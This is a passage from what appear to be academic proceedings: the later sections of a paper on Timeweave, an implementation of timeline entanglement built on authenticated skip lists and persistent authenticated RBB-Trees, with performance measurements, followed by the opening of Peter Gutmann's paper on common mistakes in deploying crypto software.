


Figure 6: Six consecutive skip list elements, element 16 to element 21. Arrows show hash operations from previous authenticators to links of an element. The top of each tower is the resulting authenticator for the element, derived by hashing together all links underneath it.

$0 \leq j \leq l$, and authenticator $T_i = h(L_i^0 \parallel \dots \parallel L_i^l)$. Figure 6 illustrates a portion of such a skip list. In the implementation, we combine together the element authenticator with the 0-th level link for odd-numbered elements, since such elements have a single link, which is sufficient as an authenticator by itself.

Skip lists allow their efficient traversal from an element i to a later element j in a logarithmic number of steps: starting from element i , successively higher-level links are utilized until the “tallest element” (one with the largest power of 2 in its factors among all element indices between i and j) is reached. Thereafter, successively lower-level links are traversed until j is reached. More specifically, an iterative process starts with the current element $c = i$. To move closer to the destination element with index j , the highest power 2^z of 2 that divides c is picked, such that $c + 2^z \leq j$. Then element $k = c + 2^z$ becomes the next current element c in the traversal. The iteration stops when $c = j$.

The associated temporal precedence proof linking element i before element j is constructed in a manner similar to the traversal described above. At every step, when a jump of length 2^z is taken from the current element c to $k = c + 2^z$, the element value of the new element d_k is appended to the proof, along with all the associated links of element k , except for the link at level z . Link L_k^z is omitted since it can be computed during verification from the previous authenticator T_c and the data value d_k .

In the example of Figure 6, the path from element 17 to element 21 traverses elements 18 and 20. The corresponding precedence proof from element 17 to element 21 is $P_{17}^{21} = \{d_{18}, L_{18}^1; d_{20}, L_{20}^0, L_{20}^2; d_{21}\}$. With this proof and

given the authenticators T_{17} and T_{21} of elements 17 and 21 respectively, the verifier can successively compute $T'_{18} = h(h(18 \parallel 0 \parallel d_{18} \parallel T_{17}) \parallel L_{18}^1)$, then $T'_{20} = h(L_{20}^0 \parallel h(20 \parallel 1 \parallel d_{20} \parallel T'_{18}) \parallel L_{20}^2)$ and finally $T'_{21} = h(21 \parallel 0 \parallel d_{21} \parallel T'_{20})$ —recall that for all odd elements i , $T_i = L_i^0$. If the known and the derived values for the authenticator agree ($T_{21} = T'_{21}$), then the verifier can be convinced that the authenticator T_{17} preceded the computation of authenticator T_{21} , which is the objective of a precedence proof.

Thanks to the properties of skip lists, any of these proofs contains links and data values of roughly a logarithmic number of skip list elements. The worst-case proof for a skip list of n elements traverses $2 \times \log_2(n)$ elements, climbing links of every level between 0 and $\log_2(n)$ and back down again, or $\log_2^2(n)$ link values and $\log_2(n)$ data values total. Assuming that every link and value is a SHA-1 digest of 160 bits, the worst case proof for a timeline of a billion elements is no longer than 20 KBytes, and most are much shorter.

Our skip lists are fit for secondary storage. They are implemented on memory-mapped files. Since modifications are expected to be relatively rare, compared to searches and proof extractions, we always write changes to the skip list through to the disk immediately after they are made, to maintain consistency in the face of machine crashes. We do not, however, support structural recovery from disk crashes; we believe that existing file system and redundant disk array technologies are adequate to prevent and recover all but the most catastrophic losses of disk bits.

5.2 Disk-based Persistent Authenticated Dictionaries

This work uses authenticated persistent dictionaries based on trees. A persistent dictionary maintains multiple versions (or *snapshots*) of its contents as it is modified. In addition to the functionality offered by simple authenticated dictionaries, it can also provably answer questions of the form “in snapshot t , was element d in the dictionary?”.

The dictionaries we use in this work can potentially grow very large, much larger than the sizes of current main memories. Therefore, we have extended our earlier work on balanced persistent authenticated search trees [16] to design on-disk persistent authenticated dictionaries. The resulting data structure, the *RBB-Tree*, is a binary authenticated search tree [6, 7] embedded in a persistent B-Tree [4][9, Ch. 18]. Figure 7 shows a simple RBB-Tree holding 16 numeric keys.




Figure 7: An RBB-Tree. Boxes are disk blocks. In this example, each non-root disk block contains a minimum of 1 and a maximum of 3 keys. The authentication labels of the embedded binary tree nodes are not shown; the label of any key node is the hash of the label of its left child, its own key, and the label of its right child, as in [6, 7]. We do not show the “color” attribute of the keys in the per-node red-black trees, since they have no bearing in our discussion.

RBB-Trees, like B-Trees, are designed to organize keys together in efficient structures that result in few disk accesses per tree operation. Every tree node is stored in its own disk block, contains a minimum of $r-1$ and a maximum of $2r-1$ keys, and has between r and $2r$ children (the root node is only required to have between 1 and $2r-1$ keys). Parameter r is the *order* of the B-Tree.

Unlike traditional B-Trees, RBB-Tree nodes do not store their keys in a flat array. Instead, keys within RBB nodes are organized in a balanced binary tree, specifically a red-black tree [3][9, Ch. 13]. We consider RBB-Trees “virtual” binary trees, since the in-node binary trees connected to each other result in a large, piecewise-red-black tree, encompassing all keys in the entire dictionary.

It is this “virtual” binary tree of keys that is authenticated, in the sense of the authenticated search trees by Buldas et al. [6, 7]. As such, the security properties of RBB-Trees are identical to those of authenticated search trees, including the structure of existence/non-existence proofs.

Since the RBB-Tree is a valid B-Tree, it is efficient in the number of disk block accesses it requires for the basic tree operations of insertion, deletion and modification. Specifically, each of those operations takes $\mathcal{O}(\log_r n)$ disk accesses, where n is the total number of keys in the tree. Similarly, since the internal binary tree in each RBB-Tree node is balanced, the virtual embedded binary tree is also loosely balanced, and has height $\mathcal{O}((\log_r n)(\log_2 r))$, that is, $\mathcal{O}(\log_2 n)$ but with a higher constant factor

than in a real red-black tree. These two collaborating types of balancing applied to the virtual binary tree—the first through the blocking of keys in RBB nodes, and the second through the balancing of the key nodes inside each RBB node—help keep the length of the resulting existence/non-existence proofs also bounded to $\mathcal{O}(\log_2 n)$ elements.

The internal key structure imposed on RBB-Tree nodes does not improve the speed of search through the tree over the speed of search in an equivalent B-Tree, but limits the length of existence proofs immensely. The existence proof for a datum inside an authenticated search tree consists of the search keys of each node from the sought datum up to the root, along with the labels of the siblings of each of the ancestors of the sought datum up to the root [6]. In a very “bushy” tree, as B-Trees are designed to be, this would mean proofs containing authentication data from a small number of individual nodes; unfortunately, each individual node’s authentication data consist of roughly r keys and r siblings’ labels. For example, a straightforwardly implemented authenticated B-Tree storing a billion SHA-1 digests with $r = 100$ yields existence proofs of length $\lceil \log_r 10^9 \rceil \times (r \times (160 + 160))$ bits, or roughly 160 KBits. The equivalent red-black tree yields existence proofs of no more than $2 \times \lceil \log_2 10^9 \rceil \times (160 + 160)$ bits, or about 18 KBits. RBB-Trees seek to trade off the low disk access costs of B-Trees with the short proof lengths of red-black trees. The equivalent RBB-Tree of one billion SHA-1 digests yields proofs no longer than

$$\underbrace{\text{B-Tree height}}_{\lceil \log_r 10^9 \rceil} \times \underbrace{\text{max red-black tree height}}_{2 \times \lceil \log_2 r \rceil} \times \underbrace{\text{key and label}}_{(160 + 160)}$$

bits or roughly 22 KBits, with disk access costs identical to those of the equivalent B-Tree.

We have designed dynamic set persistence [9, p. 294] at the granularity of both the RBB node and the embedded key node (see Figure 8). As long as there is key-node space available within an RBB node, new snapshots of the key tree within that node are collocated with older snapshots. This allows multiple snapshots to share unchanged key nodes within the same RBB node. When, however, all available key-node space within an RBB node is exhausted, subsequent snapshots of the key tree inside that node are migrated to a new, fresh RBB node.

The different persistent snapshot roots of the RBB-Tree are held together in an authenticated linked list—in fact, we use our own append-only authenticated skip list from Section 5.1.

Since each snapshot of the RBB-Tree is a “virtual” binary authenticated search tree, the root la-




Figure 8: A detail from the tree of Figure 7 illustrating dynamic set persistence. Each key node (circle) indicates the snapshot to which it belongs (small black box). The subtree below the 12 key node of snapshot 1 is identical to that of the original tree in Figure 7. Snapshot 2 occurs when key 18 is removed from snapshot 1. As a result, snapshot 2 has its own key nodes for 12 and 15. Snapshot 3 occurs when key 19 is inserted into snapshot 2. The RBB node previously holding 14 and 15 has no more room for key nodes, so a new RBB node is created to hold the new key nodes 14, 15 and 19 in snapshot 3. At the bottom, the freshness authenticators for each of the three snapshots are shown. A key node without children uses the freshness authenticator of its snapshot when calculating its hash label.

bel of that tree (i.e., the label of the root key node of the root RBB node) is a one-way digest of the snapshot [6, 7]. Furthermore, the authenticated skip list of those snapshot root labels is itself a one-way digest of the sequence of snapshot roots. As a result, the label of the last element of the snapshot root skip list is a one-way digest of the entire history of operations of the persistent RBB-Tree. The snapshot root skip list subsumes the functionality of the Time Tree in our earlier persistent authenticated red-black tree design [16].

In some cases the “freshness” of an authenticated dictionary snapshot has to be provable. For example, in our description of secure timelines, we have specified that the system state must depend on the authenticator of the previous timeline time step. When the system state is represented by an authenticated dictionary, an existence proof within that dictionary need not only show that a sought element is part of the dictionary given the dictionary digest (root hash), but also that the sought element was added into the dictionary *after* the authenticator of the previous time step was known.

As with other authenticated dictionaries, we accomplish this by making the hash label of NIL point-

ers equal to the “freshness” authenticator, so that all existence proofs of newly inserted elements—equivalently, non-existence proofs of newly removed elements—prove that they happened after the given freshness authenticator was known. Note that subtrees of the RBB-Tree that do not change across snapshots retain their old freshness authenticators. This is acceptable, since freshness is only necessary to prove to a client that a requested modification was just performed (for example, when we produce entanglement receipts in Section 4), and is required only of newly removed or inserted dictionary elements. In the figure, the label for key node 19 is derived from the freshness authenticator for snapshot 3, since 19 is added into the tree in snapshot 3. This establishes that the tree changed to receive key 19 after the value of the freshness authenticator for snapshot 3 was known.

In standalone RBB-Trees, the freshness authenticator is simply the last authenticator in the snapshot root list (i.e., the authenticator that resulted from the insertion of the latest closed snapshot root into the skip list). In the RBB-Trees that we use for thread archives in Timeweave (Section 5.3), the freshness authenticator for snapshot i is exactly the authenticator of the previous timeline time step T_{i-1} .

5.3 Timeweave

Timeweave is an implementation of the timeline entanglement mechanisms described in Section 4. It is built using our authenticated append-only skip lists (Section 5.1) and our on-disk persistent authenticated search trees (Section 5.2).

A Timeweave machine maintains four components: first, a service state, which is application specific, and the one-way digest mechanism thereof; second, its secure timeline; third, a persistent authenticated archive of timeline threads received; and, fourth, a simple archive of entanglement receipts received.

The timeline is stored as an append-only authenticated skip list. The system digest used to derive the timeline authenticator at every logical time step is a hash of the concatenation of the service state digest and the digest of the thread archive after any incoming and outgoing threads have been recorded.

The thread archive contains threads sent by remote peers and verified locally. Such threads are contained both in thread messages initiated remotely and in entanglement receipts to outgoing threads. The archived threads are ordered by the identity of the remote peer in the entanglement op-

eration, and then by the foreign logical time associated with the operation. The archive is implemented as an RBB-Tree and has a well-defined mechanism for calculating its one-way digest, described in Section 5.2.

The receipt archive is a simple (not authenticated) repository of thread storage receipts for all outgoing threads successfully acknowledged by remote peers.

The main operational loop of a Timewave machine is as follows:

1. Handle client requests and update system state digest $f(S)$.
2. Insert all valid, newly obtained timeline threads into thread archive E and update thread archive digest $g(E)$.
3. Hash together the digests to produce system digest: $d = h(f(S) || g(E))$.
4. Append d into the timeline skip list, resulting in a new timeline authenticator T , and sign the authenticator.
5. Set the new timeline authenticator as the freshness authenticator in the next snapshot of the thread archive and, potentially, of the application-specific system state.
6. For all incoming timeline threads just archived, construct and return receipts to thread senders.
7. If it is time to send an outgoing timeline thread, send one to all peers, and store the receipts in the thread and receipt archives.

The Timewave machine also allows clients to request local temporal mappings of remote logical times and temporal precedences between local times.

6 Evaluation

In this section, we evaluate the performance characteristics of timeline entanglement. First, in Section 6.1, we present measurements from a Java implementation of the Timewave infrastructure: authenticated append-only skip lists and RBB-Trees. Then, in Section 6.2, we explore the performance characteristics of Timewave as a function of its basic Timewave system parameter, entanglement load.

In all measurements, we use a lightly loaded dual Pentium III Xeon computer at 1 GHz, with




Figure 9: Skip list performance. (a) Append time vs. skip list size. Note that the y axis does not start from 0. “Global average” shows average performance over all operations; “last average” shows performance during the last one million operations for a given size. (b) Proof extraction time vs. proof distance. For each distance, 1,000 proofs from uniformly random starting elements are averaged.

2 GBytes of main memory, running RedHat Linux 7.2, with the stock 2.4.9-31smg kernel and Sun Microsystems’ JVM 1.3.02. The three disks used in the experiments are model MAJ3364MP made by Fujitsu, which offer 10,000 RPMs and 5 ms average seek time. We use a disk block size of 64 KBytes. Finally, for signing we use DSA with SHA-1, with a key size of 1024 bits.

6.1 Data Structure Performance

We measure the raw performance characteristics of our disk-based authenticated data structures. Since Timewave relies heavily on these two data structures, understanding their performance can help evaluate the performance limitations of Timewave.

Figure 9(a) shows the performance of skip list appends, for skip list sizes ranging from one million to 100 million elements, in increments of one million elements. The figure graphs the time taken by a single append operation averaged over all operations for a given size, and averaged over the last one million operations for a given size. As expected, the time taken by append operations grows logarithmically with the size of the skip list, although for practical skip list sizes, the cost per append operation is virtually constant.

We also measure the performance of skip list proof extraction, in Figure 9(b). The figure graphs the time it takes to extract a precedence proof from a 100-million element skip list for a given distance between the end-points of the proof (the distance between elements i and j is $j - i$ elements). We average over 1,000 uniformly random proof extractions




Figure 10: RBB-Tree performance for different snapshot sizes. Curve labels indicate the number of keys per snapshot—from 100 keys to one million keys per snapshot. (a) Insertion time vs. tree size. (b) Proof extraction time vs. tree size. The “knee” around 0.8 million elements is due to the overflow of the disk block cache.

| Keys per snapshot | 100 | 1K | 10K | 100K | 1M |
|-------------------|-----|----|-----|------|-----|
| Tree Size (GB) | 18 | 13 | 7 | 2 | 0.5 |

Table 1: RBB-Tree size on disk as a function of the snapshot size used to build it. Sizes shown correspond to trees with three million keys.

per distance. For small distances, different proofs fall within vastly different disk blocks, making proof extraction performance heavily I/O bound. For larger distances approaching the entire skip list size, random proofs have many disk blocks in common, amortizing I/O overheads and lowering the average cost.

We continue by evaluating the performance characteristics of RBB-Trees. Figure 10 contains two graphs, one showing how insertion time grows with tree size (Figure 10(a)) and another showing how proof extraction time grows with tree size (Figure 10(b)).

Smaller snapshot sizes have two effects: more disk blocks for the same number of elements and more hashing. The number of disk blocks used is higher because some keys are replicated across more snapshots; the amount of hashing is higher since every new copy of a key node must have a new hash label calculated. The first effect is evidenced in Table 1, which shows the disk size of a three-million-key RBB-Tree with varying snapshot sizes. The second effect is evidenced in Figure 10(a), plotting insertion times for different snapshot sizes.

Proof extraction experiments consisted of 1,000 random searches for every size increment. This operation, which consists of a tree traversal from the root of the tree to a leaf, is not affected by snapshot size, but only by tree size (tree height, specifically).




Figure 11: Proof sizes (minimum, average, maximum) in skip lists and RBB-Trees. (a) Proof size vs. distance between the skip list proof end points. (b) Proof size vs. RBB-Tree size.

Neither the traversed logical “shape” of the tree, nor the distribution of keys into disk blocks are dependent on how frequently a tree snapshot is archived.

Finally, we graph proof sizes in skip lists (Figure 11(a)) and RBB-Trees (Figure 11(b)). Both graphs show proof sizes in KBytes, over 1,000 uniform random trials in a skip list of 100 million elements and an RBB-Tree of three million elements, respectively. The skip list curve starts out as a regular square logarithmic curve, except for large distances, close to the size of the entire list. We conjecture that the reason for this exception is that for random trials of distances close to the entire list size, all randomly chosen proofs are worst-case proofs, including every link of every level between source and destination, although we must explore this effect further. The RBB-Tree graph shows a regular logarithmic curve.

6.2 System Performance

Although microbenchmarks can be helpful in understanding how the basic blocks of Timeweave perform, they cannot give a complete picture of how the system performs in action. For example, very rarely does a Timeweave machine need to insert thousands of elements into a skip list back-to-back. As a result, the disk block caching available to batched insertions is not available for skip list usage patterns exhibited by Timeweave. Similarly, most proof extractions in timelines only span short distances; for one-second-long timeline time steps with one entanglement process per peer every 10 minutes, a Timeweave machine barely needs to traverse a distance of $10 \times 60 = 600$ elements to extract a precedence proof, unlike the random trials measured in Figure 9.

In this section we measure two performance met-




Figure 12: Timeweave performance for different Timeweave loads. The errorbars show one standard deviation around the average. (a) Time taken by Timeweave maintenance per step. (b) Data sent per time step.

rics of a Timeweave machine in action: *maintenance time* and *data transmitted*. Timeweave maintenance consists of the different computations and data manipulations performed to verify, archive and acknowledge timeline threads. Transmitted data consist of new outgoing threads to the peers of the Timeweave machine and receipts for threads received from those peers.

We measure the change of these two metrics as the *load* of a Timeweave machine changes. The load of a Timeweave machine is roughly the number of incoming threads it has to handle per time step. If we fix the duration of each time step to one second, and the entanglement interval to 10 minutes (600 time steps), then a load of 5 means that the entanglement service set consists of $600 \times 5 = 3000$ Timeweave machines and, as a result, every Timeweave machine receives on average 5 threads per second.

Figure 12(a) shows the time it takes a single machine to perform Timeweave maintenance per one-second-long time step. The almost perfectly linear rate at which maintenance processing grows with the ratio of threads per time step indicates that all-to-all entanglement can scale to large entangled service sets only by limiting the entanglement frequency. However, for reasonably large service sets, up to 1000 Timeweave machines for 10-minute entanglement, maintenance costs range between 2 and 8% of the processing resources of a PC-grade server.

Figure 12(b) shows the amount of data sent per time step from a single Timeweave machine. Although the data rate itself is no cause for concern, the number of different destinations for secure transmissions could also limit how all-to-all entanglement scales. Again, for entangled service sets and entanglement intervals that do not exceed two or three threads per time step, Timeweave mainte-

nance should not pose a problem to a low-end server with reasonable connectivity.

7 Conclusion

In this work we seek to extend the traditional idea of time stamping into the concept of a secure timeline, a tamper-evident historic record of the states through which a system passed in its lifetime. Secure timelines make it possible to reason about the temporal ordering of system states in a provable manner. We then proceed to define timeline entanglement, a technique for creating undeniable temporal orderings across mutually distrustful service domains. Finally, we design, describe the implementation of, and evaluate Timeweave, a prototype implementation of our timeline entanglement machinery, based on two novel authenticated data structures: append-only authenticated skip lists and disk-based, persistent authenticated search trees. Our measurements indicate that sizes of several hundred service domains can be efficiently entangled at a frequency of once every ten minutes using Timeweave.

Although our constructs preserve the correctness of temporal proofs, they are not complete, since some events in a dishonest service domain can be hidden from the timelines with which that domain entangles (Section 4.3). We plan to alleviate this shortcoming by employing a technique reminiscent of the signed-messages solution to the traditional Byzantine Generals problem [15]. Every time service *A* sends a thread to peer *B*, it also piggybacks all the signed threads of other services it has received and archived since the last time it sent a thread to *B*. In such a manner, a service will be able to verify that all members of the entangled service set have received the same, unique timeline authenticator from every other service that it has received and archived, verifying global historic integrity.

We also hope to migrate away from the all-to-all entanglement model, by employing recently-developed, highly scalable overlay architectures such as CAN [22] and Chord [24]. In this way, a service only entangles its timeline with its immediate neighbors. Temporal proofs involving non-neighboring service domains use *transitive* temporal mapping, over the routing path in the overlay, perhaps choosing the route of least temporal loss.

Finally, we are working on a large scale distributed historic file system that enables the automatic maintenance of temporal orderings among file system operations across the entire system.

8 Acknowledgments


We thank Dan Boneh for suffering through the early stages of this work, as well as Hector Garcia-Molina and Neil Daswani for many helpful comments and pointed questions.

This work is supported by the Stanford Networking Research Center, by DARPA (contract N66001-00-C-8015) and by Sonera Corporation. Petros Maniatis is supported by a USENIX Scholar Fellowship.

References

- [1] ANAGNOSTOPOULOS, A., GOODRICH, M. T., AND TAMASSIA, R. Persistent Authenticated Dictionaries and Their Applications. In *Proceedings of the Information Security Conference (ISC 2001)* (Malaga, Spain, Oct. 2001), vol. 2200 of *Lecture Notes in Computer Science*, Springer, pp. 379–393.
- [2] ANSPER, A., BULDAS, A., SAAREPERA, M., AND WILLEMSON, J. Improving the Availability of Time-Stamping Services. In *Proceedings of the 6th Australasian Conference on Information and Privacy (ACISP 2001)* (Sydney, Australia, July 2001).
- [3] BAYER, R. Symmetric binary B-trees: Data structure and maintenance algorithms. *Acta Informatica* 1 (1972), 290–306.
- [4] BAYER, R., AND MCCREIGHT, E. M. Organization and Maintenance of Large Ordered Indexes. *Acta Informatica* 1, 3 (1972), 173–189.
- [5] BENALOH, J., AND DE MARE, M. Efficient Broadcast Time-stamping. Tech. Rep. TR-MCS-91-1, Clarkson University, Department of Mathematics and Computer Science, Apr. 1991.
- [6] BULDAS, A., LAUD, P., AND LIPMAA, H. Accountable Certificate Management using Undeniable Attestations. In *Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS 2000)* (Athens, Greece, Nov. 2000), pp. 9–17.
- [7] BULDAS, A., LAUD, P., AND LIPMAA, H. Eliminating Counterevidence with Applications to Accountable Certificate Management. *Journal of Computer Security* (2002). To appear.
- [8] BULDAS, A., LAUD, P., LIPMAA, H., AND WILLEMSON, J. Time-stamping with Binary Linking Schemes. In *Advances on Cryptology (CRYPTO 1998)* (Santa Barbara, USA, Aug. 1998), H. Krawczyk, Ed., vol. 1462 of *Lecture Notes in Computer Science*, Springer, pp. 486–501.
- [9] CORMEN, T. H., LEISERSON, C. E., AND RIVEST, R. L. *Introduction to Algorithms*, first ed. McGraw-Hill, 1989.
- [10] GOODRICH, M. T., TAMASSIA, R., AND SCHWERIN, A. Implementation of an Authenticated Dictionary with Skip Lists and Commutative Hashing. In *2001 DARPA Information Survivability Conference and Exposition (DISCEX 2001)* (Anaheim, CA, USA, June 2001).
- [11] HABER, S., AND STORNETTA, W. S. How to Time-stamp a Digital Document. *Journal of Cryptology: the Journal of the International Association for Cryptologic Research* 3, 2 (1991), 99–111.
- [12] JUST, M. Some Timestamping Protocol Failures. In *Proceedings of the Symposium on Network and Distributed Security (NDSS 98)* (San Diego, CA, USA, Mar. 1998), Internet Society.
- [13] KOCHER, P. On Certificate Revocation and Validation. In *Financial Cryptography (FC 1998)* (1998), vol. 1465 of *Lecture Notes in Computer Science*, Springer, pp. 172–177.
- [14] LAMPORT, L. Time, Clocks, and the Ordering of Events in a Distributed System. *Communications of the ACM* 21, 7 (July 1978), 558–565.
- [15] LAMPORT, L., SHOSTAK, R., AND PEASE, M. The Byzantine Generals Problem. *ACM Transactions on Programming Languages and Systems* 4, 3 (July 1982), 382–401.
- [16] MANIATIS, P., AND BAKER, M. Enabling the Archival Storage of Signed Documents. In *Proceedings of the USENIX Conference on File and Storage Technologies (FAST 2002)* (Monterey, CA, USA, Jan. 2002), USENIX Association, pp. 31–45.
- [17] MERKLE, R. C. Protocols for Public Key Cryptosystems. In *Proceedings of the 1980 Symposium on Security and Privacy* (Oakland, CA, U.S.A., Apr. 1980), IEEE Computer Society, pp. 122–133.
- [18] NAOR, M., AND NISSIM, K. Certificate Revocation and Certificate Update. In *Proceedings of the 7th USENIX Security Symposium* (San Antonio, TX, USA, Jan. 1998), pp. 217–228.
- [19] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY (NIST). *Federal Information Processing Standard Publication 180-1: Secure Hash Standard*. Washington, D.C., USA, Apr. 1995.
- [20] PUGH, W. Skip Lists: a Probabilistic Alternative to Balanced Trees. *Communications of the ACM* 33, 6 (June 1990), 668–676.
- [21] QUISQUATER, J. J., MASSIAS, H., AVILLA, J. S., PRENEEL, B., AND VAN ROMPAY, B. TIMESEC: Specification and Implementation of a Timestamping System. Technical Report WP2, Université Catholique de Louvain, 1999.
- [22] RATNASAMY, S., FRANCIS, P., HANDLEY, M., KARP, R., AND SHENKER, S. A Scalable Content-Addressable Network. In *Proceedings of the ACM SIGCOMM Symposium on Communication, Architecture, and Protocols* (San Diego, CA, U.S.A., Aug. 2001), ACM SIGCOMM, pp. 161–172.
- [23] SCHNEIER, B., AND KELSEY, J. Cryptographic Support for Secure Logs on Untrusted Machines. In *Proceedings of the 7th USENIX Security Symposium* (San Antonio, TX, USA, Jan. 1998), pp. 53–62.
- [24] STOICA, I., MORRIS, R., KARGER, D., KAASHOEK, M. F., AND BALAKRISHNAN, H. Chord: A scalable peer-to-peer lookup service for internet applications. In *Proceedings of the ACM SIGCOMM Symposium on Communication, Architecture, and Protocols* (San Diego, CA, U.S.A., Aug. 2001), ACM SIGCOMM, pp. 149–160.
- [25] SURETY, INC. Secure Time/Date Stamping in a Public Key Infrastructure. Available at <http://www.surety.com/>.

DEPLOYING CRYPTO



Lessons Learned in Implementing and Deploying Crypto Software

Peter Gutmann
University of Auckland

Abstract

Although the basic building blocks for working with strong encryption have become fairly widespread in the last few years, experience has shown that implementers frequently misuse them in a manner which voids their security properties. At least some of the blame lies with the tools themselves, which often make it unnecessarily easy to get things wrong. Just as no chainsaw manufacturer would think of producing a model without a finger-guard and cutoff mechanism, so security software designers need to consider safety features which will keep users from injuring themselves or others. This paper examines some of the more common problem areas which exist in crypto security software, and provides a series of design guidelines which can help minimise damage due to (mis-)use by inexperienced users. These issues are taken from extensive real-world experience with users of security software, and represent areas which frequently cause problems when the software is employed in practice.

1. Introduction

In the last five years or so the basic tools for strong encryption have become fairly widespread, gradually displacing the snake oil products which they had shared the environment with until then. As a result, it's now fairly easy to obtain software which contains well-established, strong algorithms such as triple DES and RSA instead of pseudo one-time-pads. Unfortunately, this hasn't solved the snake oil problem, but has merely relocated it elsewhere.

The determined programmer can produce snake oil using any crypto tools.

What makes the new generation of dubious crypto products more problematic than their predecessors is that the obvious danger signs which allowed bad crypto to be quickly weeded out are no longer present. A proprietary, patent-pending, military-strength, million-bit-key, one-time pad built from encrypted prime cycle wheels is a sure warning sign to stay well clear, but a file encryptor which uses Blowfish with a 128-bit key seems perfectly safe until further analysis reveals that the key is obtained from an MD5 hash of an uppercase-only 8-character ASCII password. This type of second-generation snake oil crypto, which looks like the real thing but isn't, could be referred to as naugahyde

crypto, with an appropriately similar type of relationship to the real thing.

